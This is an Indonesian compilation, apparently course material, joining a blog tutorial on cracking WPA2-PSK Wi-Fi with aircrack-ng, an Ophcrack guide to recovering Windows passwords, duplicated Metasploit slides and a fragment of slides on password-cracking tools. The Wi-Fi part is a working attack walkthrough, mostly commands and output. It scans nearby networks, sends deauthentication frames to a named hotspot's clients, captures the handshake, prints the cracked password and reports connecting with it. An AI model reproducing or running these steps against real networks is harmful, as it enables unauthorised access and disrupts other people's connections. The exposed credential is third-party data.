Cracking WPA2-PSK Password Wi-Fi dengan Aircrack-ng

Ketika Wi-Fi pertama kali dikembangkan pada akhir 1990-an, Wired Equivalent Privacy dibuat untuk memberikan kerahasiaan komunikasi nirkabel. WEP, seperti yang diketahui, terbukti sangat rentan dan mudah untuk di bobol.

Sebagai gantinya, sebagian besar titik akses nirkabel sekarang menggunakan Wi-Fi Protected Access II dengan kunci yang dibagikan sebelumnya untuk keamanan nirkabel, yang dikenal sebagai WPA2-PSK. WPA2 menggunakan algoritma enkripsi yang lebih kuat, AES, yang sangat sulit untuk dipecahkan — tetapi bukan tidak mungkin

Kelemahan dalam sistem WPA2-PSK adalah bahwa kata sandi terenkripsi dibagi dalam apa yang dikenal sebagai jabat tangan 4 arah (handshake). Ketika klien mengotentikasi ke titik akses (AP), klien dan AP pergi melalui proses 4 langkah untuk mengotentikasi pengguna ke AP. Jika kami dapat mengambil kata sandi saat itu, kami kemudian dapat mencoba memecahkannya.

Oke untuk memulai membobol password wifi dengan Keamanan WPA2-PSK lalu pastinya juga dengan algoritma enkripsi yang lebih kuat, disini kita langsung saja mulai ke tutorial cara Crack password Wifi tersebut dengan Keamanan WPA2-PSK, disini kita menggunakan **Aircrack-ng**. **Aircrack-ng** adalah paket perangkat lunak jaringan yang terdiri dari detektor, packet sniffer, WEP dan WPA / WPA2-PSK cracker dan alat analisis untuk 802.11 LAN nirkabel.

Langkah Pertama Yang kita Mulai ialah memasuki Monitor mode Hal ini memungkinkan kita untuk melihat semua lalu lintas nirkabel (Wifi) yang melewati kita atau disekitar kita, ketikkan saja perintah di terminal **airmon-ng start wlan0** keterangan **wlan0** ialah nama interface adapter wifi kalian

```
[root@digazumxyz]# airmon-ng start wlan0
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
898 NetworkManager
901 avahi-daemon
933 avahi-daemon
1101 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 ath9k Qualcomm Atheros AR9462 Wireless Network Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Langkah Kedua ialah Menangkap paket traffic akses point (Wi-Fi) sekitar kalian, Perintah ini mengambil semua lalu lintas yang adaptor nirkabel Anda dapat melihat dan menampilkan informasi penting tentang itu, termasuk **BSSID** (alamat MAC AP), daya, jumlah bingkai suar, jumlah bingkai data, saluran, kecepatan, enkripsi (jika apa saja), dan akhirnya, **ESSID** (yang sebagian besar dari kita sebut sebagai SSID). Mari kita lakukan ini dengan

mengetik **airodump-ng wlan0mon** keterangan *wlan0mon* ialah adapter wifi yang sudah mode monitor

```
CH 12 ][ Elapsed: 18 s ][ 2019-06-09 17:32
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
40:45:DA:06:C1:D9	-47	83	19	1	6	65	WPA2	CCMP	PSK Hotspot Bekasi Jaya
24:9E:AB:EC:13:08	-67	55	2	0	11	130	WPA2	CCMP	PSK mikael
4C:5E:0C:79:44:19	-75	23	0	0	14	54	OPN		OS-JUANDA
9C:71:3A:1D:58:2C	-79	38	1	0	4	130	WPA2	CCMP	PSK Roti bakar eko
50:1D:93:BB:9D:C0	-75	36	0	0	7	130	WPA2	CCMP	PSK wifi.id
A4:50:46:18:43:FD	-81	11	2	0	11	65	WPA2	CCMP	PSK Jo
0C:80:63:32:2B:30	-86	5	0	0	3	270	WPA2	CCMP	PSK KA0SBRO Atas
E8:DE:27:9B:98:F5	-87	3	0	0	1	270	OPN		HotSpot OneStop
0E:80:63:32:2B:30	-87	2	0	0	3	270	WPA2	CCMP	PSK KA0SBRO Guest

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	A4:19:08:0C:09:DB	-91	0 - 1	5	5	
40:45:DA:06:C1:D9	98:FF:D0:3A:05:4A	-62	1e- 1	11	41	
9C:71:3A:1D:58:2C	20:5E:F7:45:64:BC	-77	0 - 0e	10	4	
A4:50:46:18:43:FD	CC:2D:83:A9:85:93	-83	0 - 0e	133	2	

Langkah Ketiga sekarang buka tab baru diterminal, Fokus pada Satu target AP yang kita lakukan nantinya ialah menangkap paket dan traffic dari AP Tersebut, Disini Saya Sudah mendapat Target yaitu AP dengan **ESSID Hotspot Bekasi Jaya**, perintah yang dimasukkan ialah **airodump-ng -c 6 --bssid 40:45:DA:06:C1:D9 --write bekasijaya wlan0mon** keterangan **40:45:DA:06:C1:D9** ialah BSSID dari Target AP, **6** ialah channel AP, **bekasijaya** adalah file yang ingin anda tulis nantinya untuk paket capture file

```
Focus Airodump-ng one AP x airodump-ng x
```

```
CH 6 ][ Elapsed: 2 mins ][ 2019-06-09 17:37 ][ fixed channel wlan0mon: 10
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
40:45:DA:06:C1:D9	-29 64	800	162	0	6	65	WPA2	CCMP	PSK Hotspot Bekasi Jaya

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
40:45:DA:06:C1:D9	98:FF:D0:3A:05:4A	-32	0e- 1	26	189	

Langkah Keempat buka tab baru terminal, Untuk mendapatkan kata sandi yang dienkripsi, kita harus meminta klien untuk melakukan otentikasi terhadap AP. Jika sudah diautentikasi, kita dapat membatalkan otentikasi (kick off) dan sistem mereka akan secara otomatis mengautentikasi ulang, di mana kita dapat mengambil kata sandi terenkripsi mereka dalam proses. masukkan perintah **aireplay-ng --deauth 50 -a 40:45:DA:06:C1:D9 wlan0mon** keterangan **50** ialah jumlah angka de-authenticate frames yang ingin anda kirim, **40:45:DA:06:C1:D9** BSSID Target AP

```

Aireplay deauth x Focus Airodump-ng one AP x airodump-ng x
[ root@digazumxyz ]-[ - ]
# aireplay-ng --deauth 50 -a 40:45:DA:06:C1:D9 wlan0mon
17:38:50 Waiting for beacon frame (BSSID: 40:45:DA:06:C1:D9) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:38:50 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:51 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:51 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:51 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:52 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:52 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:53 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:53 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:54 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:54 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:55 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:55 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:56 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]

```

Langkah Kelima, disaat kita sedang melakukan deauthentication frames pada target ap disini kita sekaligus menunggu penangkapan paket handshake (jabat tangan), jadi kita memantulkan pengguna dari AP mereka sendiri, dan sekarang ketika mereka mengautentikasi ulang, airodump-ng akan berusaha mengambil kata sandi mereka dalam jabat tangan 4-arah yang baru. Mari kita kembali ke terminal airodump-ng kami dan memeriksa untuk melihat apakah kita sudah berhasil atau tidak. Jika Sudah Berhasil Maka Akan Ada tulisan di pojok kanan **WPA handshake** dari Target AP

```

Aireplay deauth x Focus Airodump-ng one AP x airodump-ng x
CH 13 ][ Elapsed: 5 mins ][ 2019-06-09 17:39 ][ WPA handshake: 40:45:DA:06:C1:D9 ]
BSSID          PWR Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
40:45:DA:06:C1:D9 -37 1810      326  3  6  65 WPA2 CCMP PSK Hotspot Bekasi Jaya
4C:5E:0C:79:44:19 -74 279         0  0 14  54 . OPN OS-JUANDA
9C:71:3A:1D:58:2C -81 568         26  0  4 130 WPA2 CCMP PSK Roti bakar eko
24:9E:AB:EC:13:08 -73 723         62  0 11 130 WPA2 CCMP PSK mikael
50:1D:93:BB:9D:C0 -78 1024        13  0  7 130 WPA2 CCMP PSK wifi.id
A4:50:46:18:43:FD -80 95          5  0 11  65 WPA2 CCMP PSK Jo
E8:DE:27:9B:98:F5 -85 174         56  0  1 270 OPN HotSpot OneStop
0C:80:63:32:2B:30 -87 16          0  0  3 270 WPA2 CCMP PSK KAOSBRO Atas
88:CF:98:DE:50:AC -89 18          0  0  9 130 WPA2 CCMP PSK HUAWEI-kmVX
0E:80:63:32:2B:30 -87 13          0  0  3 270 WPA2 CCMP PSK KAOSBRO Guest

```

Saatnya Cracking Password Target AP Tersebut, sebelumnya untuk mengcrack password tersebut kita membutuhkan file hasil capture tadi biasanya tersimpan di direktori saat kalian menjalankan perintah **airodump-ng**

```

[ root@digazumxyz ]-[ - ]
#ls
bashrc.backup      bekasijaya-01.kismet.csv
bekasijaya-01.cap  bekasijaya-01.kismet.netxml
bekasijaya-01.csv  bekasijaya-01.log.csv

```

Mulai Crack!! langkah pertama sebelum crack ialah kita membutuhkan wordlist banyak tools pembuat wordlist generator seperti crunch, cewl, cupp dan masih banyak lagi,, oke saatnya crack masukkan perintah **aircrack-ng bekasijaya-01.cap -w /home/galangxyz/wordlistbekasi.txt** keterangan **bekasijaya-01.cap** ialah adalah nama file yang kita tulis dalam perintah airodump-ng lau **/home/galangxyz/wordlistbekasi.txt** ialah

path wordlist yang saya buat, prosesnya bisa relatif lambat dan membosankan. Tergantung pada panjang daftar kata sandi kalian, Anda bisa menunggu beberapa menit hingga beberapa hari, Jika sudah menemukan Kata sandi yang cocok maka akan muncul **KEY FOUND!** disitu tertera password wifi Hotspot Bekasi Jaya ialah bekasijayasiap

```
Aircrack-ng 1.5.2

[00:00:17] 35002/35042 keys tested (2022.38 k/s)

Time left: 0 seconds                               99.89%

KEY FOUND! [ bekasijayasiap ]

Master Key      : CC D2 83 A6 2A 1B 06 C0 26 C7 B3 08 A1 27 2A DD
                  BC 76 D6 9F 14 BC E9 C7 93 EE D2 01 9D FC 2F A1

Transient Key   : 93 D0 35 80 46 67 37 A9 49 C2 C2 1B 59 79 0A D2
                  D1 23 F2 7A 53 22 E7 3A 10 5B 32 0C 69 FE 89 AF
                  0B 9C B6 01 AB 39 8D 42 D7 3C 57 DF 3B D7 98 F3
                  E3 6F AF 6A 1C ED 4E 67 D7 73 00 0C 21 29 C5 67

EAPOL HMAC      : AD 47 ED 48 AB CC A5 19 BB C7 4C 7D 78 C2 26 D5
```

Sebelum kita Menguji Passwordnya apakah benar apa tidak alangkah baiknya kita stop terlebih dahulu dari monitor mode masukkan perintah **airmon-ng stop wlan0mon**


```
[root@digazumxyz]# airmon-ng stop wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon              ath9k       Qualcomm Atheros AR9462 Wireless Network Adapter (rev 01)


(mac80211 station mode vif enabled on [phy0]wlan0)

(mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

Pengujian Sambungkan saja Ke wifi Hotspot Bekasi Jaya lalu massukan password yang sudah ditemukan tadi yaitu bekasijayasiap lalu connect, apakah terhubung?



Yap benar sekali disini sudah berhasil :D



Oke Mungkin itu saja sekian dari saya semoga bermanfaat.... ini hanya untuk pembelajaran..


Hack Password Windows 7 / Vista With OphCrack

Beberapa alasan mengapa orang-orang harus menggunakan tool yang bisa *cracking password* di sistem operasinya diantaranya adalah karena masalah klise seperti lupa akan passwordnya, kemudian ada juga yang penasaran ingin tau password milik orang lain, tetapi ada lagi yg tidak terpuji yaitu ingin mencuri password dan melakukan tindakan kriminal.

Ibarat sebuah pisau mempunyai fungsi yang berbeda ketika dipegang oleh orang yang berbeda, ibu-ibu mungkin menggunakan pisau untuk mencincang daging, mengupas kentang atau buah-buahan dan memotong sayur, tapi jika ditangan seorang maling, pisau bisa digunakan untuk menodong bahkan membunuh.

Sama halnya dengan [OphCrack](#), software / tool ini bisa digunakan untuk *merecovery password* yang kelupaan di windows 7 / Vista. Tapi tool yang sama juga dapat disalahgunakan oleh orang-orang yang tidak bertanggungjawab untuk mencuri password Windows 7 / Vista.

[OphCrack](#) bisa dijalankan di lingkungan Windows ataupun secara live CD. Mekanisme *tool hacking password* di Windows 7 / Vista tidak terlalu saya pahami, tetapi yang jelas adalah mereka menggunakan *teknik hashing* kelas atas. Password yang lupa bisa direcovery dalam jangka waktu yang sangat singkat. Nah, jika lupa password komputer yang menggunakan Windows 7 dan Vista, gunakan software ini untuk mengembalikan password yang lupa tsb. Gunakan dengan bijak, jangan untuk mencuri atau crack yang tidak berguna.



Software / program ini disediakan gratis dan bisa di-download [sourceforge](#)

NB: AVG akan mendeteksi program ini sebagai aktivitas yang mencurigakan.

Cara Mengatasi Lupa Password Log In Windows 7. Bagi sobat-sobat yang lupa dengan **password log in** pada **windows 7** sobat, Disini saya punya tipsnya. dan tips ini bukan hacking lo karena cara ini tanpa melakukan reset password lama. ok langsung aja ya mas

bro...



Cara Mengatasi Lupa Password Log In Windows 7

Download:


- Download image CD di situs [Ophcrack](#)
- Pastikan sobat mendownload sesuai dengan **System** Operation yang sobat pakai. Jika sobat menggunakan WINDOWS 7 maka download versi VISTA, karena versi ini dapat berjalan pada Vista maupun Windows 7.
- Setelah mendownload file ISO, burn file ISO tersebut ke CD
- Jika sudah Boot dari CD

Cara penggunaan:

1. Boot komputer dari CD yang telah **dibuat** tadi.



2. Setelah selesai BOOT, Ophcrack secara otomatis melakukan **cracking password**.



3. Pada gambar diatas merupakan tampilan **OPHCRACK** setelah selesai boot. Selanjutnya Ophcrack akan mencoba recovery password semua account user.

4. Perhatikan kolom user pada tabel diatas, itu **merupakan** user account yang dipakai pada WINDOWS 7. Dan pada tabel Nt pwd adalah password log in WINDOWS 7. Jika password pada tabel Nt pwd belum kosong untuk user tertentu berarti password tersebut belum dipulihkan.

5. Jika pada tabel Nt pwd sudah empty, sekarang sobat **dapat** log in WINDOWS 7 tanpa password. Dengan catatan user account diaktifkan.

6. Setelah Ophrack selesai **menghapus** akun, keluarkan CD OPHCRACK dari CD Drive sobat, dan restartlah PC sobat. Dengan cara ini seharusnya sobat sudah bisa Log in ke OS sobat tanpa password.

References :

<https://digazumxyz.blogspot.com/2019/06/cracking-wpa2-psk-password-wi-fi-dengan.html>

<https://alfairuz69.wordpress.com/cara-membobol-pasword-windows-menggunakan-ophcrack/>



METASPLOIT

IT SECURITY AUDIT TOOL

TIM PENYUSUN

1. LILY PEBRIANA (182420114)
2. LAILATUR RAHMI (182420118)
3. ARIYANSAH (182420117)
4. MEFTA EKO S. (182420113)
5. GIAN PRATAMA (182420116)
6. AGUS SUMITRO (182420126)



*Program Pascasarjana
Magister Teknik Informatika
MTI – 20A*



METASPLOIT


Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.



TIMELINE METASPLOIT



KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.



THANK YOU



METASPLOIT

IT SECURITY AUDIT TOOL

TIM PENYUSUN

1. LILY PEBRIANA (182420114)
2. LAILATUR RAHMI (182420118)
3. ARIE ANSYAH (182420117)
4. MEFTA EKO S. (182420113)
5. GIAN PRATAMA (182420116)
6. AGUS SUMITRO (182420126)



*Program Pascasarjana
Magister Teknik Informatika
MTI – 20A*



METASPLOIT


Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.



TIMELINE METASPLOIT



KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.



THANK YOU

Password cracking tools / Alat pemecahan kata password

Kelompok I :

- | | | |
|----|-----------------------|-----------|
| 1. | Moh. Rendy Septiyan | 182420103 |
| 2. | Muhammad Angga Ok | 182420123 |
| 3. | Erwin Satriyansah | 182420110 |
| 4. | Agus Wiranto | 182420102 |
| 5. | Moh Fajar Al Amin | 182420121 |
| 6. | Adiktia | 182420101 |
| 7. | Armansyah | 182420105 |
| 8. | Ibnu Fajariadi | 182420109 |
| 9. | Ydustira Sira Permana | 182420104 |



Apa password cracking?

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.**



Konsep Password cracking biasanya melakukan proses berulang-ulang di komputer dengan berbagai kombinasi password sampai pencocokan sama persis.

Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

1. Standardisasi IEEE 802.11a

Standard IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps

